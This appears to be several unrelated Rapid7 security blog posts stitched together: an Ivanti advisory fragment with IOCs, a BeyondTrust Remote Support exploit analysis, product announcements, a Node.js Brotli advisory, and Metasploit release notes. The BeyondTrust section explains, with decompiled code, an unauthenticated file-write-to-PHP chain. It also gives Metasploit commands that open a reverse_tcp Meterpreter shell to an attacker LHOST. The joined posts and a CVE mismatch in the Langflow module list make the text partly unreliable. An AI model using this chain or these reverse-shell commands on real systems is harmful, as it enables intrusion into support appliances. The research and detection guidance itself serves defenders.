Rapid7 recommends applying the available updates on an emergency basis outside of normal patching cycles. The October 13 fixes in 25.1.1.2 and 22.8R2.5 do not remediate CVE-2026-111357 or CVE-2026-118527.
CVE(s)
Affected versions
Fixed version(s)
CVE-2026-111357 and CVE-2026-118527
25.1.1.2 and prior
25.1.1.3
CVE-2026-111357 and CVE-2026-118527
22.8R2.5 and prior
22.8R2.6
CVE-2026-104935
25.1.1.1 and prior
25.1.1.2
CVE-2026-104935
25.1.2.2 and prior
25.1.3.0, 25.1.3.1
CVE-2026-104935
22.8R2.4 and prior
22.8R2.5
Ivanti recommends moving from 22.8.X to 25.1.1.3 or later, or applying 22.8R2.6 if migration is not immediately possible. Ivanti lists 25.1.3.0 and later on ISA4500, ISA6500, or ISA8500 as unaffected.
Rapid7 also recommends investigating for compromise after patching. Volexity reports that the observed activity evades Ivanti's Integrity Checker Tool, so a clean result does not rule out compromise. Preserve memory and logs before rebooting or resetting where feasible. If compromise is suspected, follow Ivanti's recovery steps and rotate potentially exposed credentials.
For current fixed versions and mitigation guidance, refer to Ivanti's security advisory. Its linked recovery procedure includes older release references.
Artifacts, evidence sources, and IOCs
The following guidance and artifacts are from Volexity's investigation:
Hunting guidance:
Review requests to /dana-na/auth/url_default/welcome.cgi, especially URL/header mismatches involving X-DSCGI-PATH. Observed values include:
/tmp/: ml.py, rq5.py, mk.py, rr.py, pu.txt, sp_out.txt, and spray_hits.json.
/data/.icscap/: dsstatmond, cap*, and h.py.
/home/runtime/tmp/: ics-root-run-inband-*.pl and ics-root-result-inband-*.
/home/runtime/dlogs/debuglog and /var/log/audit/audit.log: investigate evidence of selective deletion.
Network IOCs:
108.165.147[.]64: UTA0576 exploitation IP, per Volexity's IOC list.
Volexity also provides YARA rules for request-header evidence and the privilege escalation payload in memory.
Rapid7 customers
Exposure Command, Vulnerability Management, and Nexpose
Exposure Command, Vulnerability Management, and Nexpose customers can assess exposure to CVE-2026-111357 and CVE-2026-118527 with authenticated vulnerability checks available since the 2026-10-30 content release.
An origin-validation flaw in BeyondTrust Remote Support lets an unauthenticated attacker write files on the appliance and execute code as the site's operating-system user. The entry point is the public customer connection used to start a support session. No account credentials or user interaction are required.
The flaw sits between the internal message router, brain, and an appliance-side customer worker, thin-scc. An attacker can put a reserved local router ID into a message's source address. The router forwards the message, and the worker accepts that address as proof that the request came from a local component. This gives the attacker access to an internal file-transfer service, including its native filesystem provider.
We first confirmed the file write then used the primitive to upload a PHP file to the site's public directory. Requesting that file gave us code execution as the site user. A Metasploit module now implements the chain with PHP and Unix Command targets.
We tested Remote Support 24.1.2, build 1524046, revision 4208-ddcf90715106aa0c0e19c103f8d2c412af4beff3. The test appliance had public issue-menu session starts and thin chat enabled (default). Other affected releases and fixed builds have not been established. The VM's base appliance version of Secure Remote Access, 7.1.0, is separate from the Remote Support application version.
Impact
The attacker controls both the contents of an uploaded file and its destination path, subject to the worker's filesystem permissions. The same origin forgery also reaches the file-send operation. We used it to retrieve /proc/self/environ to determine the base installation path of the Remote Support before dropping the payload
On the tested appliance, the native file service could write into the PHP document root. The Metasploit module returns code execution in the context of msfuser, UID 1000, which establishes unauthenticated remote code execution as the site user.
Technical Analysis
We will demonstrate how an attacker can start an anonymous session and then forge a message that the appliance will accept as local. Then outline how we can reach the native file transfer service, choose the uploaded file’s contents and destination and turn the file write into PHP execution.
Addresses use Ghidra image base 0x100000. Subtract that value for the raw ELF virtual address. Function names beginning with FUN_ are Ghidra labels; descriptive names are taken from diagnostic strings where available.
Starting an anonymous customer session
We begin by obtaining two customer keys from POST /api/start_session. These are fresh public guest sessions. The keys let the client use the customer transport, but do not identify a logged-in account. Each guest connects through the /nw WebSocket endpoint, using either the native or thin customer protocol.
source/app/write_app_chooser_config:
echo "ingredi support desk customer:|$BG_app_root/data/tmp/brain.sock" # [A1]
echo "ingredi support desk customer thin:$BG_app_root/app/thin-scc-wrapper" # [A2]
app/write_app_chooser_config shows where the two customer protocols go. The native protocol reaches the brain socket at [A1]; the thin protocol launches a wrapper at [A2].
source/app/thin-scc-wrapper:
# ... omitted: protocol parsing and the alternative debug-site branch ...

quoted=$(export PHPRC="$BG_app_root/config/php-cli.ini"; echo $gskey | $ingrediRoot/app/dbquote)
if [[ $(echo "SELECT COUNT(1) FROM gw_sessions WHERE session_key = $quoted AND session_type = 'sdcust' AND (expiration IS NULL OR expiration>NOW())" | $db) != "1" ]]; then # [A3]
    echo "1 failure" >&0
    exit 0
fi

# ... omitted: reconnect throttling, customer-name setup, and settings generation ...
app/thin-scc-wrapper checks that the thin customer's key belongs to an unexpired sdcust session at [A3]. A key obtained through the public session-start endpoint passes this check.
app/thin-scc-wrapper, after the session check:
echo "0 success" >&0
workDir=`handleThinMint "$thinMint"` || exit

if [[ ! -f "$workDir/thin-scc" ]]; then
    pushd "$workDir"
    cp $ingrediRoot/app/thin-scc .
    # ... omitted: license, image, and settings.ini setup ...
else
    pushd "$workDir"
fi

export BRAIN_MELD_SOCKET_PATH=$ingrediRoot/data/tmp/brain.sock
# ... omitted: server-side environment initialization ...
./thin-scc # [A4] Starts the worker inside the appliance environment.
exitStatus=$?
The same wrapper then prepares a working directory and starts thin-scc at [A4]. This process runs on the appliance, even though it is handling an anonymous customer's thin session.
The native connection gives us a client for the internal message-routing system, referred to here as MRS. The thin connection gives us an appliance-side worker to address. Neither step requires a representative to accept the session.
A network message can claim to be local
MRS addresses have three parts: node:router:handler. Each message carries source and destination addresses in a 36-byte header made up of nine little-endian 32-bit fields.
Header offset
Field
Value used by the exploit
0x04
Source node
The customer's normal node
0x08
Source router
Changed to the reserved value 1
0x0c
Destination node
The worker's node
0x10
Destination router
The worker's router
0x14
Destination handler
Main dispatcher, 2048, on the tested build
0x24
Payload
Service name, newline, then packed fields
app/brain — ingress check:
if (*(int *)((long)param_2 + 0xc) == *(int *)(param_1 + 0x10)) {
    *(uint *)(param_2 + 4) = (uint)*(byte *)(param_2 + 4);

    if ((*(int *)(param_2 + 1) == *(int *)((long)param_1 + 0x84)) &&
        (param_3 != (ulong **)0x0)) { // [B1] Rejects a network claim of this router's actual ID.
        if (lRam0000000001ec8610 != 0) {
            func_0x0168de00(
                0x15, 3,
                "dropping spoofed message that came in from the network but has a routerID of our own\n"
            );
        }
    }
    else if (*(int *)((long)param_1 + 0x84) == *(int *)(param_2 + 2)) {
        // ... omitted: delivery to a handler on this router ...
    }
    else {
        // ... omitted: TTL checks, route lookup, and forwarding branches ...
    }
}
app/brain has an anti-spoofing check in FUN_01566ae0, identified by its handleMessageFromOtherRouter diagnostic. At [B1], it rejects a network packet whose source router matches the receiving router's actual ID.
Here, param_1 is the receiving router, param_2 is the packet, and param_3 is the incoming connection. Because param_2 points to eight-byte elements, *(int *)(param_2 + 1) reads the source router at byte offset 0x08.
That leaves a gap: the check compares against the actual router ID, while downstream code also recognises a reserved local alias. On this appliance, the alias is 1.
The forwarding path in the same app/brain function passes the packet onward at [B2]. It does not remove the source claim that matters to the worker's local-origin check.
app/brain — local-address predicate:
bool FUN_0155ad40(long param_1, int *param_2)
{
    bool bVar1;

    bVar1 = false;
    if (*param_2 == *(int *)(param_1 + 0x80)) { // [C1] Address node must match the local node.
        bVar1 = true;
        if (param_2[1] != 1) { // [C2] Router 1 returns true without the actual-ID comparison.
            return *(int *)(param_1 + 0x84) == param_2[1];
        }
    }
    return bVar1;
}
The local-address predicate makes the mismatch clear. In app/brain, FUN_0155ad40 first checks the node at [C1]. If that matches, router 1 is enough to return true at [C2]; the comparison with the actual local router is skipped.
The rule is effectively node AND (router == 1 OR router == actual local router). An address supplied by a network client is being used to make that decision.
The corresponding message wrapper in app/thin-scc, passes the message's sender address into its router object's local-address predicate at [C3]. Ghidra did not recover a reliable prototype for this indirect call; the caller consumes its result as a boolean.
We checked this behaviour with the same file-service request under two origins. The ordinary customer source produced no file-service connection during a two-second observation. Changing the source router to 1 caused the worker to accept it.
Reaching the native file-transfer service
In app/thin-scc, FUN_0047a850 dispatches file-transfer messages.
It calls the origin wrapper at [D1] and discards a message if that wrapper says the sender is nonlocal. Once that check passes, [D2] matches ftsName against the service instance's name.
The same function only validates responseAddress when the field is nonempty. The exploit omits it, taking the branch at [D3].
app/thin-scc, reply-address handling in FUN_0047a850:
func_0x0046d370(auStack_a8, "responseAddress");
lVar6 = func_0x002a1970(lVar7, auStack_a8);
if (lVar6 == lVar1) {
    lVar6 = 0x9c3700;
}
else {
    lVar6 = lVar6 + 0x40;
}

if (*(long *)(lVar6 + 8) == 0) { // [D3] No reply-address validation when the field is empty.
    func_0x001edfe0(auStack_a8);
}
else {
    func_0x0046d370(auStack_88, "responseAddress");
    lVar8 = func_0x002a1970(lVar7, auStack_88);
    lVar6 = lVar8 + 0x40;
    if (lVar8 == lVar1) {
        lVar6 = 0x9c3700;
    }
    func_0x006f2e80(auStack_b4, lVar6);
    func_0x0046d370(aplStack_68, "processMessage");
    cVar3 = func_0x0068e950(param_2, aplStack_68, auStack_b4); // [D4]
    // ... omitted: temporary string destruction ...
    if (cVar3 == '\0') goto LAB_0047a8be;
}
The validator called at [D4] compares the reply address against the message's sender address. It does not independently establish where that sender came from, so making this field mandatory would not fix the origin forgery.
app/thin-scc, action handling in FUN_0047a850:
// ... omitted: action extraction and unrelated action cases ...
iVar4 = func_0x0046d240(uVar9, uVar2, "DownloadAnonymousFiles");
if (iVar4 == 0) {
    uVar9 = FUN_00475820(param_1, param_2); // [D5] Receives a file into the selected provider.
    goto LAB_0047a8c0;
}

// ... omitted: DownloadFiles case ...
iVar4 = func_0x0046d240(uVar9, uVar2, "UploadFiles");
if (iVar4 == 0) {
    uVar9 = FUN_00477be0(param_1, param_2); // [D6] Sends a file from the selected provider.
    goto LAB_0047a8c0;
}
The dispatcher then exposes DownloadAnonymousFiles at [D5] and UploadFiles at [D6].
The action names describe the worker's side of the transfer. DownloadAnonymousFiles receives bytes onto the appliance; UploadFiles sends a file out. To upload our file, we ask the worker to download it from an MRS listener we control.
The important thing to note here is that the worker has more than one filesystem provider. The session service delegates filesystem work to the browser. A successful transfer through that service does not prove a file was written on the appliance. The local service uses native file objects instead.
The ServerContext constructor in app/thin-scc, FUN_002ae620, creates that native provider at [E1]. It builds the name local at [E2] and passes both to the file-transfer service constructor at [E3].
The exploit therefore uses ftsName=local. The native file factory analysis follows this provider to the native file and filesystem-info constructors.
The function reads the request's transfer token at [F1], MRS server address at [F2], and destination path at [F3]. All three reach the download routine at [F4].
In this excerpt, lVar12 points to the request's field map. param_2 has already been advanced to its map-end sentinel; 0x9c3700 represents an absent value.
The download routine at 0x004a21c0 opens an MRS stream to our address at [G1]. It sends get anonymous file at [G2] with our token at [G3]. The token can be a 24 character random string because we control the listener.
// ... omitted: stream setup, relay metadata, and reference management ...
puVar7 = (undefined8 *)func_0x00770620(0x450);
// ... omitted: temporary setup and resume calculation ...
func_0x004a0700(puVar7, param_1, param_5, bVar8, param_7, param_8);
puVar7[0x81] = lStack_d8;
puVar7[0x82] = lVar5;
*puVar7 = &UNK_0099d3f8;
// ... omitted: relay address and transfer bookkeeping ...
func_0x001ee710(puVar7 + 0x13, param_2); // [G4] Retains the requested destination path.
// ... omitted: transfer registration and reference management ...
func_0x002fcae0(puVar7, 0x400000); // [G5] Starts the receive-files thread.
The same app/thin-scc routine puts the destination path into a receive-files thread at [G4] and starts it at [G5].
The receive loop at 0x001d6430 consumes the file metadata we send over that stream. It copies dest_filename at [H1]. Depending on the provider's file information, it receives into that path or a temporary path ending in .n$t at [H2].
After the omitted begin file code has executed, the same app/thin-scc receiver opens the file at [H3] and writes incoming data at [H4].
On completion, the receiver closes the file and, when a temporary path is used, renames it to the final destination. The service already accepts an absolute destination path, so no directory traversal is needed. The worker allows the request because it trusts the forged local source address.
From file upload to PHP execution
The next step is to choose a writable location that the web server would execute. The supplied config/apache_vhost.conf sets the document root to:
/home/msfuser/ingredi-24.1.2/app/www/public
An absolute upload into that directory succeeded. There is a small catch when requesting the file: a URL ending in .php returns 404, even while the file existed. app/www/public/.htaccess explains why.
The rule at [I1] rejects a direct .php request. The rule at [I2] maps an extensionless URL to an existing PHP file.
Requesting the uploaded basename without .php executed our payload. It returned its absolute filename, EUID 1000, and the output of id.
We also wanted to avoid guessing Remote Support’s working directory or the versioned installation name. The same native service can send us the worker's /proc/self/environ using UploadFiles. On this appliance, it contains:
BG_app_root gives us the installation directory directly. Appending /app/www/public gives the upload destination; the socket path provides another way to identify the same root. There is one protocol wrinkle: procfs reports the environment file's size as zero, but the worker still streams its contents. We have to read through the data stream's EOF instead of stopping at the advertised size.
Exploit
The Metasploit module carries out the chain using two fresh public customer sessions. It discovers the thin worker through Director.GetGatewaySessionValues for its own thin guest, sends the forged LocalFileTransfer request to the worker's main dispatcher, and serves the PHP bytes over its existing MRS connection. A separate upload server is not needed.
The module writes a random PHP filename into the site's public directory, then POSTs an execution token to the extensionless URL. The PHP file checks that token and unlinks itself before executing the payload. Target 0 runs a PHP payload; target 1 wraps a Unix command in PHP.
For a PHP Meterpreter payload, the basic configuration is:
use exploit/linux/http/beyondtrust_rs_mrs_file_upload
set RHOSTS 192.168.1.98
set TARGET 0
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.1.68
run verbose=true
Select target 0 and a compatible command payload, such as php/meterpreter/reverse_tcp. The module documentation covers the directory override and other options.

Figure 1: Exploiting the anonymous file-transfer service with Metasploit.
Testing produced two PHP Meterpreter sessions, a command-wrapped PHP Meterpreter session, and a Bash shell. Both targets also ran with AutoCheck disabled, and immediate repeat exploitation succeeded. The Bash shell returned:
The excerpts below cover HTTP requests, native file-transfer activity in thin-scc, and customer connections recorded by brain. They come from our lab runs on 28–29 October 2026. Original timestamps, addresses, and paths are retained; session and transfer tokens are redacted where noted. Unrelated entries are omitted.
The site logs are stored under $BG_app_root/log/, where BG_app_root identifies the Remote Support installation directory:
Log
Evidence shown below
httpd_access.log
Public session creation and requests to uploaded PHP endpoints
thin-scc.log
Native file-transfer stream creation and routing errors
thin-scc-errors.log
Rejected file-transfer requests, including the action and destination path
brain.log
Customer connection records with client addresses and timestamps
Active workers also keep logs under $BG_app_root/data/tmp/sdcust_thin_client/<thinMint>/; the collection details below explain how these reach the site log directory. The installation path varies between appliances.
Requests to an uploaded PHP endpoint
The command-only Metasploit run created two public customer sessions, invoked its uploaded PHP endpoint, and then checked that the endpoint had gone. The relevant access-log lines are:
192.168.1.68 [28/Oct/2026:21:12:23 +0000] "POST /api/start_session HTTP/1.1" [0s] [Stat:200] [Size:1481] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:23 +0000] "POST /api/start_session HTTP/1.1" [0s] [Stat:200] [Size:1481] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:31 +0000] "POST /qdgusthrmlirprls HTTP/1.1" [0s] [Stat:200] [Size:0] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:38 +0000] "POST /qdgusthrmlirprls HTTP/1.1" [0s] [Stat:404] [Size:18] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:43 +0000] "GET /qdgusthrmlirprls HTTP/1.1" [0s] [Stat:404] [Size:18] [Ref:-] [UA:Python-urllib/3.9]
Here, /qdgusthrmlirprls mapped to qdgusthrmlirprls.php in the public directory. The first POST ran the command and returned 200. The later POST was the module's cleanup request; the GET independently checked the endpoint. Both received 404 after the file had deleted itself.
This gives defenders a sequence to investigate: public session creation followed by a request to a new, unfamiliar endpoint, potentially followed by 404s for the same path. Session creation alone is normal Remote Support activity. A 200 followed by a 404 is also insufficient by itself; correlate the requests with file changes, session records, and any unusual outbound connections.
The direct .php request failed, while the extensionless request executed the same file. The final 404 followed self-deletion. Detection that only searches for requests ending in .php would miss the successful request in this example.
The native transfer itself travels inside the customer MRS connection. These access-log entries show the HTTP trigger, not the file contents or the forged router ID. The captured HTTP log does not expose the inner MRS messages, so it cannot establish the origin bypass on its own.
Files and connections
Look for unexpected PHP files under the site's public directory and receive files ending in .php.n$t. An interrupted transfer may leave the temporary file even if the final URL returns 404. The .n$t suffix also belongs to the normal transfer implementation, so its presence needs context.
Native file-transfer traces
thin-scc.log and thin-scc-errors.log contain more direct evidence of the file-service requests. For example, this line from thin-scc-errors.log names the action, native provider, and intended PHP destination. Only ckey and downloadToken have been redacted:
This was our negative control: the request used the customer's ordinary source address and was rejected. It is evidence of an attempted invocation, not a successful upload. The forged local source passes the check that produces this warning, so a successful exploit need not leave a DISCARDING NONLOCAL MESSAGE entry.
The successful PHP module run left these lines in thin-scc.log:
20261029 17:06:37    319 thin-scc 14419:proc{LocalFileTransfer}(t14486) MRS_STREAM:INFO>createStream: connecting to address 1:1129726787:1031
20261029 17:06:37      2 thin-scc 14419:proc{LocalFileTransfer}(t14486) MRS_CL:ERROR>nodeID not found in node list even after renumerating: 0
20261029 17:06:37      0 thin-scc 14419:proc{LocalFileTransfer}(t14486) MSG_DSP:ERROR>failed to create a mailbox for sending to: 0:0:0
Our requests omit responseAddress. The handler starts the transfer, then tries to send its action response to an empty address. That produces the 0:0:0 error without preventing the file write. The payload callback independently confirms execution at 17:06:37.
Look for this combination in the proc{LocalFileTransfer} context, especially around unfamiliar PHP requests or outbound connections. The 1:1129726787:1031 value identifies an internal MRS mailbox; use the brain connection records below for the client IP. These entries do not identify the written filename or prove execution on their own. The empty-address errors also depend on how the exploit request is constructed; another implementation may leave different traces.
Brain connection records
brain.log helps link the activity to a client address. These two entries preceded the same module run:
20261029 17:06:30      0 brain 6339:lstner(t06500) BRN_LSTN:INFO>received fd: 47 app name: 'ingredi support desk customer' and remoteIPAddress: '192.168.1.68' and localIPAddress: '192.168.1.98' and isLoopback '0'
20261029 17:06:30      0 brain 6339:lstner(t06500) BRN_LSTN:INFO>received fd: 49 app name: 'ingredi support desk customer' and remoteIPAddress: '192.168.1.68' and localIPAddress: '192.168.1.98' and isLoopback '1'
These are useful for a timeline, but customer connections are normal activity. We found no UploadFiles or DownloadAnonymousFiles action records in the captured brain logs. Generic EOF, connection-reset, and conference errors also appeared; they are too broad to treat as exploit indicators by themselves.
Where to collect the native logs
The aggregated logs are under $BG_app_root/log/. While a worker is running, its own logs are under $BG_app_root/data/tmp/sdcust_thin_client/<thinMint>/. The wrapper appends those logs to the site's log directory when the worker exits, then clears the per-worker copies. Collect both locations when investigating a live session.
The captured brain.ini and thin-scc.ini both had the debug output disabled with enabled=0. No debug log was captured, and we did not change the logging configuration. Brain's debug configuration also limits MRS_* categories to Info, so enabling its debug output alone would not guarantee detailed message payloads.
Names such as UploadFileStarted and DownloadFileEnded occur in the native protocol's callback code, but we did not find them in the collected logs. They should not be presented as default audit events
Issued nearly four years ago, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) Binding Operational Directive 22-01 (BOD 22-01) has been adopted across both public and private sector organizations as a framework to ensure timely remediation of vulnerabilities being exploited by adversaries. By establishing a catalog of known exploited vulnerabilities (KEVs) and emphasizing a risk-based, prioritized approach, it provides a clear model for organizations to strengthen their cybersecurity posture and reduce exposure to real-world threats.
InsightGovCloud, Rapid7’s FedRAMP-authorized suite of security solutions, helps organizations implement BOD 22-01 by providing automated vulnerability scanning, real-time alerts for KEVs, and reporting aligned with regulatory requirements. Public and private sector teams can quickly identify at-risk assets, prioritize remediation efforts based on active exploitation, and maintain an auditable record of compliance. By leveraging our secure, cloud-based platform, organizations gain continuous visibility, streamlined vulnerability management, and the confidence that remediation aligns with federal cybersecurity standards.
How InsightGovCloud stacks up against key BOD 22-01 requirements
Requirement 1: Maintain continuous inventory and visibility
InsightVM, included in the suite, supports continuous and automated discovery of both external and internal assets through Discovery Connections, which allow organizations to continuously poll network sources like Active Directory, AWS, and Azure to enumerate connected hosts and launch scans.
For cloud environments, Rapid7 InsightCloudSec will continuously inventory the entire environment for the creation of new resources and automatically scan and assess those resources against compliance frameworks.
Rapid7 also maintains up-to-date inventory of CISA KEVs with an industry leading 90% coverage for both on-premise and cloud based host vulnerabilities.
Requirement 2: Remediate CISA KEV findings on a prioritized schedule
Continuous ingestion of CISA KEV catalog by Rapid7 ensures that detection and prioritization of KEV’s can be streamlined and native to one platform.
Automatically detect and triage assets with KEVs across cloud and hybrid environments.
Prioritize CISA KEV’s across your entire environment and establish remediation projects to quickly and collaboratively remediate KEVs.
Requirement 3: Establish policies and enforcement
Collaborative remediation and compliance goals automatically track and assign vulnerabilities to the right teams with organizational defined timelines and real time dashboards to measure progress.
Requirement 4: Automate reporting
Rapid7 has predefined exports in Cyberscope XML reporting format for seamless ingestion into reports for CyberScope submissions as per CyberScope Automated Data Feeds Submission Manual published by the U.S. Office of Management and Budget.
Built-in audit trail to demonstrate adherence with BOD 22-01.
Why agencies and contractors choose InsightGovCloud
Rapid7 InsightGovCloud is designed to support the rigorous requirements of state and local government agencies. The benefits are many, but among the top are its deployment into a FedRAMP Authorized environment – meeting federal security and compliance requirements at every level – its seamless integration into an existing security ecosystem, and its out-of-the-box alignment with CISA and CMMC security mandates.
Agencies and contractors enjoy a future-proof tool in that Rapid7 is continuously updating against the ever-growing KEV catalog, as well as unmatched visibility and control through leadership-friendly reporting. Get to know the platform better here.
Managing access to security tools shouldn't require another manual process. As organizations grow, keeping user accounts and permissions up to date becomes increasingly complex. Employees join, change roles, and leave, creating a constant need to update access across applications.
When these processes rely on manual administration, delays and oversights can introduce unnecessary work and security risk.
Rapid7 Command Platform now supports System for Cross-domain Identity Management (SCIM), enabling customers to automate user provisioning and deprovisioning through their existing identity provider (IdP).
This helps organizations reduce administrative overhead, maintain more consistent access controls, and manage identity at scale.
Automate user access throughout the employee lifecycle
SCIM is an open standard that enables identity providers, such as Okta, to automatically manage user accounts in connected applications.
With SCIM enabled, Rapid7 Command Platform customers can:
Automate provisioning: Create accounts when employees join or need access.
Keep user information current: Synchronize supported user attributes as information changes.
Simplify offboarding: Automatically deactivate accounts when users no longer require access.
Manage groups at scale: Synchronize group membership to help streamline access administration.
Rather than manually updating accounts in Command Platform, administrators can manage supported identity lifecycle changes through their existing IdP.
Less administration, more consistent access control
Consider a common scenario: An employee leaves the organization. Without automated provisioning, an administrator must remember to deactivate that employee's access across their applications. If an account is missed, it could remain active longer than intended.
With SCIM, changes made in the organization's identity provider can automatically trigger corresponding account updates in Command Platform.
By introducing SCIM at the platform level, Rapid7 helps organizations:
Reduce operational overhead by eliminating repetitive account-management tasks.
Strengthen access governance by reducing stale accounts and keeping user information aligned with identity provider policies.
Scale more efficiently by centralizing identity lifecycle management for supported Command Platform applications.
For organizations with security and compliance requirements, these capabilities also help support consistent onboarding and offboarding processes.
Get started with SCIM
SCIM support is now available to Rapid7 Command Platform customers.
Platform administrators can configure SCIM through Command Platform's SSO settings using their existing identity provider. SCIM is disabled by default and requires configuration before automated provisioning begins.
On October 21, 2026, the Node.js Project published a security advisory for CVE-2026-111497, an out-of-bounds write in the Brotli decoder bundled with Node.js. The vulnerability affects the Node.js 26.x, 24.x, and 22.x release lines. Node.js rates the issue High, while Google, the CVE Numbering Authority (CNA), gives it a critical CVSSv4 score of 9.2.
An attacker who can supply Brotli data that an application decompresses with node:zlib can corrupt process memory. According to Node.js, this corruption can lead to a process crash, disclosure of sensitive process memory, or remote code execution. Exposure therefore depends on whether an application passes attacker-controlled compressed data to the affected decoder.
On October 27, 2026, CVE-2026-111497 was added to the U.S. Cybersecurity and Infrastructure Security Agency's (CISA) list of known exploited vulnerabilities (KEV), based on evidence of active exploitation. Given the vulnerability's potential to disclose memory or enable remote code execution (RCE), Rapid7 recommends that organizations prioritize remediation.
Technical overview
CVE-2026-111497 is classified as an out-of-bounds write (CWE-787) and an unchecked return value (CWE-252). Per the vendor advisory, the decoder handled an invalid Brotli block switch as a temporary need for more input instead of a permanent format error. The streaming decoder then continued appending input bytes to an eight-byte internal buffer, allowing malformed input to write beyond the buffer and corrupt process memory.
The vulnerability originates in Google Brotli, which the affected Node.js release lines bundle as a dependency. The CVE record identifies affected upstream Brotli ranges on all platforms as versions 1.0.3 before 1.0.10, 1.1.0 before 1.1.1, and 1.2.0 before 1.2.1. The Node.js Project remediated its bundled decoder in the fixed Node.js releases listed below.
Because CVE-2026-111497 affects the upstream Google Brotli decoder, its reach is not limited to Node.js. Vendor and project advisories have also identified affected implementations in Bun, Python's Brotli and brotlicffi packages, .NET, Envoy and Istio, brotli4j, and operating-system packages. Affected versions, default exposure, and remediation vary by product; the presence of an affected decoder does not by itself establish exposure unless an application processes attacker-controlled Brotli data. Organizations should consult the relevant downstream vendor or distribution advisories to identify affected versions, assess exposure, and determine appropriate remediation.
Mitigation guidance
Vendor-supplied security updates are available to remediate CVE-2026-111497. Organizations running an affected Node.js release should upgrade on an urgent basis, outside of normal patch cycles:
Node.js 22.x releases before 22.23.4 are affected; upgrade to 22.23.4 or later.
Node.js 24.x releases before 24.22.1 are affected; upgrade to 24.22.1 or later.
Node.js 26.x releases before 26.12.1 are affected; upgrade to 26.12.1 or later.
The vendor states that end-of-life Node.js release lines should also be treated as affected when a security release occurs. Organizations using an end-of-life release should migrate to a supported, fixed release line. Node.js has not published a vendor-supported workaround; if an immediate upgrade is not possible, Rapid7 recommends restricting or disabling application paths that decompress untrusted Brotli data as a temporary exposure-reduction measure.
Exposure Command, Vulnerability Management, and Nexpose
Exposure Command, Vulnerability Management, and Nexpose customers can assess exposure to CVE-2026-111497 with an authenticated vulnerability check for Linux, macOS, and Windows, available in the October 26 content release.
Updates
October 26, 2026: Initial publication.
October 26, 2026: Updated the Exposure Command, Vulnerability Management, and Nexpose section to reflect coverage availability.
October 27, 2026: Updated Overview to add a reference to CVE-2026-111497 being added to the CISA KEV list.
This release adds multiple new modules, and 6 of those modules point at a single target: Langflow, the open-source LLM workflow builder. Together they cover an authentication bypass (CVE-2026-93680), 3 unauthenticated remote code execution paths (CVE-2026-0768, CVE-2026-0769, and CVE-2026-10134), and 2 authenticated code execution flaws (CVE-2026-7873 and CVE-2026-93674), spanning Langflow releases from 1.0.0 through 1.11.4. Thanks to the work of rmhowe425, with research credit to Peter Girnus and n0k0. Beyond Langflow, open source contributor kmkz contributed a pre-auth RCE chain against OpenCTI. MongoDB coverage has also been expanded with 3 new auxiliary modules plus an Apache Solr version scanner thanks to the work of community member h00die.
New Module Content (11)
4gaBoards Mass User Information Disclosure (CVE-2026-53959)
Authors: Balachandar Gowrisankar, de3erve (GitHub), and lucquach (GitHub)
Description: Adds a module that exploits CVE-2026-53959, a broken access control vulnerability allowing mass user information disclosure in 4gaBoards versions 3.3.8 and below. The application's /api/users REST endpoint lets any authenticated user retrieve a full, unpaginated list of every user in the system. Missing authorization checks allow an attacker to retrieve the email, phone, organization, name, and SSO email addresses (ssoGoogleEmail, ssoGithubEmail, and others) of every user.
Langflow AI Authentication Bypass (CVE-2026-93680)
Description: Adds a new auxiliary module that leverages CVE-2026-93680, an authentication bypass vulnerability impacting Langflow versions 1.5.0 through 1.11.4.
Description: Adds a new exploit module that detects and exploits CVE-2026-7873, an authenticated RCE vulnerability impacting Langflow versions 1.0.0 through 1.10.0.
Langflow AI Authenticated Command Injection (CVE-2026-93674)
Description: Adds a new exploit module that detects and exploits CVE-2026-93674, an authenticated blind command injection vulnerability impacting Langflow versions 1.5.0 through 1.9.0.
Langflow AI Validate Code Injection Unauth RCE (CVE-2026-0768)
Description: Adds a new exploit module that detects and exploits CVE-2026-0768, an unauthenticated remote code execution vulnerability impacting Langflow version 1.4.2.
Langflow AI Custom Component Eval Injection Unauth RCE (CVE-2026-0769)
Description: Adds a new exploit module that detects and exploits CVE-2026-10134, an unauthenticated remote code execution vulnerability impacting Langflow versions 1.0.0 through 1.9.3.
Enhancements and Features (3)
#20944 from Nayeraneru - Adds specs to ensure the mkdir post API behaves consistently.
#21915 from vjonline - Consolidates reverse handler bind address handling into a shared Msf::Handler::Reverse::Bind module.
#22041 from adfoster-r7 - Adds multiple Meterpreter improvements. The Windows Meterpreter has a major reflective-loader/IAT-import reduction, as well as improved WinAPI/error handling, and MinGW/CMake build refinements. The Python Meterpreter has improvements to Windows stat support and FreeBSD process listing. The PHP Meterpreter resolves PHP UDP channel read bugs. All Meterpreters now align on recursive mkdir -p capabilities.
Bugs Fixed (6)
#21490 from h00die - Fixes a crash when fingerprinting HTTP services that contained null bytes.
#21979 from adfoster-r7 - Adds additional HTTP redirect checks to multiple modules.
